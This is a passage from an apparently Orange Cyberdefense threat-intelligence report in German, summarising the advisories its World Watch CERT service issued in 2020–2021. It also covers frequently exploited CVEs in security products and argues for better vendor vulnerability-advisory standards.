Neben den technischen Feinheiten profitieren erfahrene CSIRT-Analysten zudem von einer gründlichen Vorbereitung ihrer Fähigkeiten und auf ihre Widersacher, der Priorisierung von Aufgaben und gegebenenfalls dem schnellen Treffen von Entscheidungen als auch der Fähigkeit, Fakten durch das Ausschlussverfahren zu erkennen.

www.orangecyberdefense.com



Charl van der Walt
Head of Security Research
Orange Cyberdefense

Carl Morris
Lead Security Researcher
Orange Cyberdefense

World Watch


Geschichten über Geschichten

Bei ‚World Watch' handelt es sich um einen Security Intelligence Advisory Service, der durch das CERT-Team (Orange Cyberdefense Computer Emergency Response Team) betrieben wird.

Unsere CERT-Analysten überwachen sowohl interne Quellen als auch externe Informationen über wichtige Entwicklungen in der Sicherheitslandschaft und analysieren sie, fassen sie zusammen, fügen umsetzbare Handlungsempfehlungen hinzu und stellen sie dann unseren Kunden sowie Stakeholdern innerhalb des Unternehmens zur Verfügung, die einen genauen Überblick über den gegenwärtigen Stand von Sicherheitsbedrohungen benötigen.

Signale

Überblick über Signale, die wir in World Watch veröffentlichen



Maßnahmen ergreifen


Wir haben im letzten Berichtszeitraum 558 Meldungen über diverse Kategorien veröffentlicht. 229 der von uns an unsere Kunden ausgegebenen Meldungen wurden auch direkt bei unseren Experten für den Bereich Managed Security Services zur Ergreifung von Maßnahmen im Namen unserer Kunden notiert.

Für fast die Hälfte der von uns gewonnenen Informationen gibt es unmittelbare Handlungsmöglichkeiten im Rahmen unserer standardmäßigen Sicherheitsmaßnahmen.

Wir engagieren uns dafür, dass wir im Namen unserer Kunden jegliche Maßnahmen ergreifen, die wir ergreifen können, um auf Bedrohungen bzw. Sicherheitslücken zu reagieren, die wir in unseren Meldungen darlegen.

Um dies zu erreichen, richtet das CERT-Team konkrete Handlungsaufträge an die jeweiligen operativen Abteilungen – Vulnerability Scanning, Threat Detection, Threat Hunting oder das SOC. Kunden, die einen unserer Dienste in Anspruch nehmen, werden dann vom zuständigen Team kontaktiert und erhalten gegebenenfalls Hinweise zu den jeweiligen Auswirkungen auf ihre Systeme.

Diese Handlungsaufträge werden in unserem System erfasst. Die Anzahl der für diesen Berichtszeitraum erfassten Aufträge ist in der nachfolgenden Grafik dargestellt.



- **Security Operations Center**
- **CyberSOC Detection**
- **CyberSOC Threat Hunting**
- **Managed Vulnerability Scanning**

Sonstige Meldungen

Eine beträchtliche Anzahl von Meldungen haben nicht unmittelbar zu entsprechenden Maßnahmen geführt. Diese fielen hauptsächlich in zwei Kategorien:

1. **Nicht alle Sicherheitslücken können unmittelbar beseitigt werden.**
   In der heutigen Cloud-, Appliance- und SaaS-zentrierten Welt gibt es sicherlich eine Reihe von Vulnerability Reports, auf die unsere Kunden (und damit auch ihre MSSP) nicht direkt reagieren können. Diese müssen vom Service Provider behoben werden, und das Unternehmen kann meist nur eine Auswertung des potenziellen Schadens, der durch die Schwachstelle verursacht wurde, vornehmen. Diese Dynamik ist ein aussagekräftiges Beispiel für die wechselseitige Abhängigkeit, die beschreibt, wie sich Unternehmen im Cyberspace durch ihre Sicherheitspraktiken und vor allem durch ihre Fehler gegenseitig beeinflussen. Wir kommen auf dieses Konzept später in diesem Report zurück.
2. **Nicht alle Informationen sind technisch.**
   Ein Großteil der ausgegebenen Informationen erforderte taktische oder strategische Änderungen und nicht nur eine rein technische Lösung. Dies zeigt, dass Security Intelligence auch für andere Geschäftsbereiche wie die Entwicklung und das Risikomanagement wichtig sind.

Klüger kämpfen anstatt härter: Intelligence-led Security

Die Bedrohungslandschaft ist geprägt von Chaos, und beim Thema Security kommt es auf kontinuierliches Agieren, schnelle Reaktionsfähigkeit und Anpassung an die sich stetig verändernden Bedrohungen an. Man kann sich das Ganze wie das Rennen mit den Stieren in Pamplona vorstellen: Wenn man auf einer Straße mit genügend wütenden Stieren bleibt, wird man irgendwann von einem aufs Horn genommen. Wir müssen die Landschaft überwachen und für die Zukunft planen. Wir müssen jedoch ebenfalls in der Lage sein, neue Bedrohungen, Sicherheitslücken und Angriffe, mit denen wir jeden Tag konfrontiert werden, wahrzunehmen und auf sie zu reagieren.

Die beste Strategie, um auf diese Herausforderungen zu reagieren, ist die Verfolgung einer Philosophie der ‚Intelligence-led' Security. ‚Intelligence-led' zu sein bedeutet, die Sicherheitslandschaft laufend zu beobachten, unsere Kunden genau zu verstehen und in der Lage zu sein, auf neue Bedrohungen und sonstige Veränderungen, die sich auf sie auswirken können, zu reagieren und sich anzupassen.

Nun werden wir kritisch

Nur 10 der 558 Meldungen, die wir in diesem Zeitraum veröffentlicht haben, wurden in die höchste Dringlichkeitsstufe – kritisch – eingestuft.

Diese werden in der nachfolgenden Tabelle aufgelistet. Die meisten kritischen Meldungen betrafen Microsoft-Produkte, was angesichts der Verbreitung der Microsoft-Produkte auch nachvollziehbar ist. Allerdings sind auch andere Technologien betroffen, die ebenfalls von Bedeutung sind.

Beim VMware VCenter Server handelt es sich um eine moderne Server-Management-Software, die eine zentrale Plattform zur Kontrolle der VMware vSphere Umgebungen bietet. Die Software wird für die Sicherheitsverwaltung und Verfügbarkeit der vSphere-Umgebungen verwendet, damit Aufgaben vereinfacht werden können und Komplexität reduziert werden kann, die das Verwalten von virtuellen Umgebungen mit sich bringt. Eine Kompromittierung virtueller Maschinenplattformen ist besonders für Cyber-Erpresser nützlich, die diesen Zugang nutzen können, um ganze Computersysteme über eine Datei zu verschlüsseln bzw. zu zerstören, anstatt einzelne Dateien separat verschlüsseln zu müssen.

Zwei weitere Technologien, die in dieser kurzen Liste auftauchen, sind ebenfalls Sicherheitstechnologien – SonicWall and Pulse Secure – und setzen damit einen Trend fort, den wir bereits in unserem letztjährigen Report umfassend kommentiert haben und später noch einmal aufgreifen werden.


Kritische Signale

In dieser Tabelle sind die im Berichtszeitraum veröffentlichten Signale, die als ‚kritisch' eingestuft wurden, zusammengefasst:

Kategorie	Datum	Zusammenfassung
Vulnerability	16.09.2021	Microsoft behebt kritische Bugs in der heimlich installierten Azure Linux App
Threat	30.06.2021	Proof-of-Concept für kritische Windows-Druck-Spooler-Sicherheitslücke gelangt an die Öffentlichkeit
Vulnerability	26.05.2021	VMware warnt vor einem kritischen Bug, der alle vCenter-Server-Installationen beeinträchtigt
Vulnerability	04.05.2021	Pulse Secure behebt VPN-Zero-Day, mit dem hochkarätige Ziele gehackt wurden
Vulnerability	14.04.2021	Microsoft April 2021 Patch-Dienstag behebt 108 Fehler, 5 Zero-Days
Vulnerability	03.03.2021	Microsoft behebt aktiv missbrauchte Exchange-Zero-Day-Bugs, Patch jetzt
Threat	14.12.2020	FireEye bestätigt Angriff auf die Supply Chain von SolarWinds
Vulnerability	03.11.2020	Oracle veröffentlicht seltenes Out-of-Band-Sicherheitsupdate für WebLogic-Server
Vulnerability	14.10.2020	Kritischer SonicWall VPN Portal-Bug ermöglicht DoS, Worming RCE
Vulnerability	13.10.2020	Oktober-Patch-Dienstag: Microsoft behebt kritischen, wormable RCE-Bug

Betroffene Technologien

Alle Anbieter, die mehr als einmal in unseren Signalen erscheinen





Häufige Erscheinungen in unseren Signalen

Das obenstehende Diagramm gibt einen Überblick über die Technologieanbieter, die in den letzten 18 Monaten in den verschiedenen Kategorien mehr als einmal in unseren Signalen erwähnt wurden. Wir vergleichen die letzten drei Quartale des Jahres 2020 mit den ersten drei Quartalen des Jahres 2021, um etwaige Veränderungen in der Bedeutung im Zeitverlauf aufzuzeigen.

Eine Analyse von vier Produkten – Microsoft, Pulse Secure, SonicWall & VMware – zeigt, dass die drei ‚Security'-Produkte immer häufiger in den Sicherheitsnachrichten auftauchen.

Die Zahl der kritischen Meldungen, die eine dringende und sofortige Reaktion erfordern, hat im letzten Jahr glücklicherweise nicht zugenommen. Tatsächlich haben wir in den letzten drei Quartalen dieses Jahres weniger kritische Meldungen veröffentlicht als in den drei Quartalen zuvor.





Die üblichen Verdächtigen

Wir sind der Auffassung, dass es sich lohnt, auf die Bedeutung einiger dieser Anbieter näher einzugehen, und sei es nur, weil sie allgemeine Themen aufgreifen, mit denen wir uns in unserem letzten Report befasst haben.

1. **Microsoft taucht weiterhin sehr häufig auf:**
Trotz enormer Fortschritte, die Microsoft in den letzten zwei Jahrzehnten hinsichtlich Security gemacht hat, steht Microsoft aufgrund des schieren Ausmaßes seiner Verbreitung in der Geschäftswelt und der inhärenten Sicherheitsprobleme, die sich aus der daraus resultierenden technologischen Monokultur ergeben, nach wie vor im Mittelpunkt aller Sicherheitsbemühungen der meisten Unternehmen. Leider verbringen wir immer noch einen Großteil unserer Zeit damit, Microsoft-Systeme zu patchen oder auf Microsoft bezogene Bedrohungen zu reagieren. Und auch die Cloud-Angebote von Microsoft sind anscheinend nicht immun.

2. **Der andere Riese ist Cisco:**
Wie Microsoft taucht auch Cisco aufgrund seiner enormen Verbreitung und der resultierenden Software-Monokultur häufig in unseren Meldungen auf. Wir sagen nicht, dass diese beiden Riesen weniger sicher sind als andere Anbieter, sondern nur, dass sie für viele Unternehmen einen Großteil des Patching-Aufwands darstellen. Cisco unterscheidet sich von Microsoft jedoch dadurch, dass seine Produkte eher im Kern und an der Netzwerkperipherie als im traditionellen IT-Bereich zu finden sind und sich daher oft im ‚Randbereich' der Standard-Patching-Prozesse befinden. Netzwerk- und Sicherheitssysteme wie die von Cisco werden immer häufiger an Drittanbieter ausgelagert, was die ohnehin schon schwierige Aufgabe der Identifizierung, Analyse, Behebung und Überprüfung von gemeldeten Sicherheitslücken noch weiter verkompliziert. Wir befassen uns mit diesem Thema später noch einmal.

3. **Security-Anbieter kommen weiter häufig vor:**
Andauernde Sicherheitslücken, Angriffe und Kompromittierungen im Zusammenhang mit Cybersecurity-Technologien stehen weiterhin im Mittelpunkt unserer Meldungen und bereiten uns nach wie vor Sorgen. Abgesehen von Cisco sind VMware, Pulse Secure, SonicWall, Citrix, Fortinet, F5, Palo Alto Networks und Juniper Networks in diesem Jahr zusammen in 56 Meldungen in Erscheinung getreten. Das entspricht 10 % aller von uns veröffentlichten Bulletins. Wie erwähnt wollen wir damit nicht sagen, dass diese Technologien anfälliger als andere sind. Wir weisen nur darauf hin, dass Sicherheitsprobleme, die diese Anbieter betreffen, besonders besorgniserregend sind, da sie als Technologien zum Schutz unserer Netzwerkperimeter eingesetzt werden. Es scheint in der Tat so zu sein, dass nicht gepatchte Perimeter-Sicherheitstechnologien im vergangenen Jahr weiterhin in unverhältnismäßig hohem Maße zur Bedrohungslandschaft beigetragen haben. Dieses Thema werden wir ebenfalls später behandeln.

4. **Der ‚Apple' in unseren Augen:**
Apples mobiles iOS-Betriebssystem ist in den ersten drei Quartalen 2021 in doppelt so vielen Meldungen aufgetaucht wie in den vorangegangenen drei Quartalen, und es scheint sich abzuzeichnen, dass es in den letzten Monaten eine Welle von Sicherheitslücken und Angriffen auf diese Plattform gegeben hat, die dringende Patches für unsere Nutzer erforderlich machten. Viele Sicherheitslücken scheinen auf den allgegenwärtigen ‚Cyber-Militärkomplex' zurückzuführen zu sein, der bereit ist, enorme Geldsummen zu investieren, um auf das Mobiltelefon einer Person zuzugreifen, die für die eine oder andere Regierung von politischem ‚Interesse' ist. Wie wir später noch ausführen werden, scheint der unglückliche Nebeneffekt der Konvergenz dieser drei Faktoren zu sein, dass das Vulnerability Management für Mobiltelefone langsam zu einer Priorität der Unternehmenssicherheit wird. Bislang wurde in diesem Bereich nur sehr wenig erreicht. Wir raten den Lesern daher dringend, diese neue Dynamik zu berücksichtigen und jetzt zu investieren, um Strategien zu entwickeln, die diesen neuen Bedrohungsfaktor mit einbeziehen.

5. **Das schwächste Glied in der Supply Chain:**
SolarWinds tauchte in drei separaten Meldungen im letzten Jahr auf. Der Anbieter wurde selbst kompromittiert und dann über eine Hintertür in seiner Software zum Angriff auf Tausende anderer Unternehmen missbraucht. Dieser berüchtigte Vorfall löste selbstverständlich eine lebhafte Diskussion über Angriffe auf die ‚Supply Chain' und das Konzept ‚Software Bill of Materials' (SBOM) aus. SBOM kann definiert werden als „ein formales Verzeichnis, in dem Einzelheiten und Zusammenhänge in der Supply Chain der verschiedenen Komponenten enthalten sind, die bei der Erstellung von Software verwendet werden"[5]. Es kann aber auch allgemeiner als die Entwicklung eines Bewusstseins für die Sicherheitsabhängigkeiten verstanden werden, die ein Unternehmen mit seinen Software- und Service-Anbietern hat. Wir ziehen es vor, dieses Konzept noch umfassender unter dem Begriff ‚wechselseitige Abhängigkeit' zu diskutieren, den wir später in diesem Report behandeln werden.

Schwachstellen in Security-Produkten

Die wichtigsten CVEs, welche im Jahr 2020 laut CISA, ACSC, NCSC und FBI regelmäßig von Cyberkriminellen missbraucht wurden

Anbieter	CVE	Typ
Citrix	CVE-2019-19781	Ausführung beliebigen Codes (ACE)
Pulse	CVE 2019-11510	Lesen beliebiger Dateien
Fortinet	CVE 2018-13379	Path Traversal
F5- Big IP	CVE 2020-5902	Remote Code-Ausführung
MobileIron	CVE 2020-15505	Remote Code-Ausführung
Microsoft	CVE-2017-11882	Remote Code-Ausführung
Atlassian	CVE-2019-11580	Remote Code-Ausführung
Drupal	CVE-2018-7600	Remote Code-Ausführung
Telerik	CVE 2019-18935	Remote Code-Ausführung
Microsoft	CVE-2019-0604	Remote Code-Ausführung
Microsoft	CVE-2020-0787	Privilegienerweiterung
Microsoft	CVE-2020-1472	Privilegienerweiterung

Im Juli 2021 hat die US-Behörde für Cybersicherheit und Infrastruktursicherheit (CISA) ein Gutachten mit Einzelheiten zu den 30 größten Sicherheitslücken veröffentlicht, die von Cyberkriminellen in den Jahren 2020 und 2021 regelmäßig missbraucht wurden.[6]

Nach Ansicht von CISA handelt es sich bei den aufgelisteten Schwachstellen um die bedeutendsten CVEs, die seit 2020 regelmäßig von Cyberkriminellen missbraucht wurden.

Von den neun Softwareunternehmen auf dieser Liste können fünf als Anbieter von Security- oder ‚Secure Remote Access'-Anbieter eingestuft werden. Das sind 55 %.

Diese dramatischen Daten stimmen mit unseren Eindrücken, Daten und Berichten zu diesem Thema in den letzten zwei Jahren überein. Wir möchten noch einmal betonen, dass dies kein Hinweis darauf ist, dass diese Anbieter weniger sichere Produkte anbieten.

Vielmehr ist diese verstärkte Aktivität im Zusammenhang mit diesen Produkten auf drei Faktoren zurückzuführen:


1. Diese Technologien befinden sich an der Außengrenze des Unternehmensnetzwerks – sie sind mit dem Inneren des Netzwerks verbunden und stellen gleichzeitig eine Angriffsfläche für das Internet dar – und sind daher ein natürliches Angriffsziel für Kriminelle.
2. Die Bedeutung dieser Technologien stieg durch die vermehrte Remote-Arbeit dramatisch an. Dies zog die Aufmerksamkeit von Forschern auf sich, deren Erkenntnisse wiederum zu weiteren Erkundungen und zum Missbrauch als Angriffsinstrument führten.
3. Die kritische Rolle dieser Technologien in der neuen Realität von ‚Remote Work' zusammen mit weiteren Herausforderungen, die sich aus den komplexen Beziehungen zwischen Unternehmen, Anbietern und Dienstleistern ergeben, haben ironischerweise dazu geführt, dass diese Technologien nicht regelmäßig und effizient gepatcht werden.

Wie aus dem Diagramm auf der nachfolgenden Seite hervorgeht, hat die Gesamtzahl von Sicherheitslücken bei Produkten seit unserem letzten Report stetig abgenommen. Mit über 50 Meldungen von 9 Anbietern im August diesen Jahres ist der Aufwand, der für die Erhaltung eines adäquaten Patch-Levels oder für Abhilfemaßnahmen bei diesen Technologien erforderlich ist, jedoch erheblich.

Bei Orange Cyberdefense sind wir der Meinung, dass diese Situation verbessert werden muss, und wir schlagen vor, mit verschiedenen Anbietern von Sicherheitsprodukten ein Gespräch über die Problematik des Managements von Schwachstellen bei Produkten wie Firewalls und VPNs zu führen.

Sicherheitshinweise von Security-Anbietern

Arbeitsaufwand, um mit neun Anbietern auf dem Laufenden zu bleiben



Das Problem mit Hinweisen von Anbietern

1. **Angreifer attackieren Security-Produkte:**
   Zahlreiche Informationen und Anekdoten deuten darauf hin, dass Sicherheitstechnologien stark im Fadenkreuz krimineller und staatlich geförderter Hackergruppen stehen. Die Erforschung von Schwachstellen bei Sicherheitstechnologien schreitet immer schneller voran, und diese Schwachstellen werden in alarmierendem Maße für gefährliche Angriffe missbraucht.
2. **Effektives Vulnerability und Patch Management sind wesentlich:**
   Angesichts dieser neuen Realität ist es wichtiger denn je, dass Unternehmen in der Lage sind, sich schnell über neue Schwachstellen, Patches und Workarounds zu informieren, betroffene Systeme einfach zu identifizieren und Abhilfemaßnahmen mit minimalem Aufwand umzusetzen und ihre Effektivität zu überprüfen.
3. **Viele Kunden verwalten unterschiedlichste Anlagen, genauso fast auch immer MSSPs:**
   Die Herausforderungen beim Vulnerability und Patch Management werden noch dadurch verschärft, dass verschiedene Anbieter und Tools verwaltet werden müssen. Diverse Sets von Firewalls sind zum Beispiel weit verbreitet. Dies gilt umso mehr für Managed Service Provider wie uns, die häufig und schnell verschiedene Technologien mit unterschiedlichen Versionen und Konfigurationen in ihren Kundenbeständen warten müssen. Wird dies nicht beachtet, kann es zu schwerwiegenden Konsequenzen führen, insbesondere bei Technologien, die mit dem Internet verbunden sind, und bei Perimeter-Technologien.
4. **Die aktuellen Prozesse sind chaotisch und uneffektiv:**
   Direkte Rückmeldungen aus unseren SOCs und die von uns zu diesem Thema erhobenen Informationen deuten darauf hin, dass noch viel getan werden kann, um den Stand des Vulnerability Managements in der Sicherheitstechnologie zu verbessern.

Zu den Herausforderungen, die von unseren SOCs festgestellt wurden, gehören:

- Jeder Anbieter hat sein eigenes Format und Distributionsverfahren – RSS, E-Mail, Website oder authentifiziertes Webportal. Eine Automatisierung ist daher so gut wie unmöglich.
- Die Klassifizierung, Einstufung und Priorisierung von Schwachstellen variieren von Anbieter zu Anbieter.
- Die Methoden zur Behebung von Schwachstellen und zur Offenlegung von Informationen sind von Anbieter zu Anbieter unterschiedlich, so dass die SOCs keine Möglichkeiten haben, ihre Maßnahmen zu planen oder zu strukturieren.
- Es ist schwierig, Schwachstellen und Patches dem vorhandenen Inventar zuzuordnen, um zu gewährleisten, dass alle potenziell betroffenen Systeme angemessen geschützt werden.
- Lizenz- und Service-Gebühren sind ein Problem. Patches und Sicherheitsupgrades müssen häufig bezahlt werden, was zu Interessenkonflikten und Verzögerungen beiträgt.
- Die Bedrohung und die potenziellen Konsequenzen, die mit Gegenmaßnahmen verbunden sind, sind häufig schwer zu benennen, was dazu führt, dass die Kunden notwendige Maßnahmen aufschieben oder vermeidbare Risiken in Kauf nehmen.

5. **Wir sollten diese Probleme beheben und sie nicht hervorrufen:**
   Als großer Produkt- und Dienstleistungsanbieter sehen wir uns in der Pflicht, mit unseren Vertragspartnern zusammenzuarbeiten, um diese Situation für uns selbst und für unsere Kunden zu verbessern. Es ist ein moralischer und wirtschaftlicher Anspruch an uns als Branche, eine Führungsrolle zu übernehmen und einen fundamentalen Beitrag zu einer sichereren digitalen Gesellschaft zu leisten.

In Anbetracht der oben angeführten Argumente sind wir der Ansicht, dass eine branchenweite Diskussion geführt werden muss, um zu bestimmen, ob das Problem so real ist, wie wir es wahrnehmen, um zu ermitteln, welche Anstrengungen bereits unternommen werden, und um das Problem zu lösen bzw. um eine Form der Partnerschaft zu entwickeln, mit der wir die Situation für uns und unsere Kunden verbessern können.

Genauer gesagt: Können wir uns als Branche auf Standards und Normen für Meldungen über Schwachstellen einigen? Können wir unsere Fähigkeit verbessern, ein Produkt technisch zu analysieren, so dass es mit einer Meldung in Verbindung gebracht werden kann?

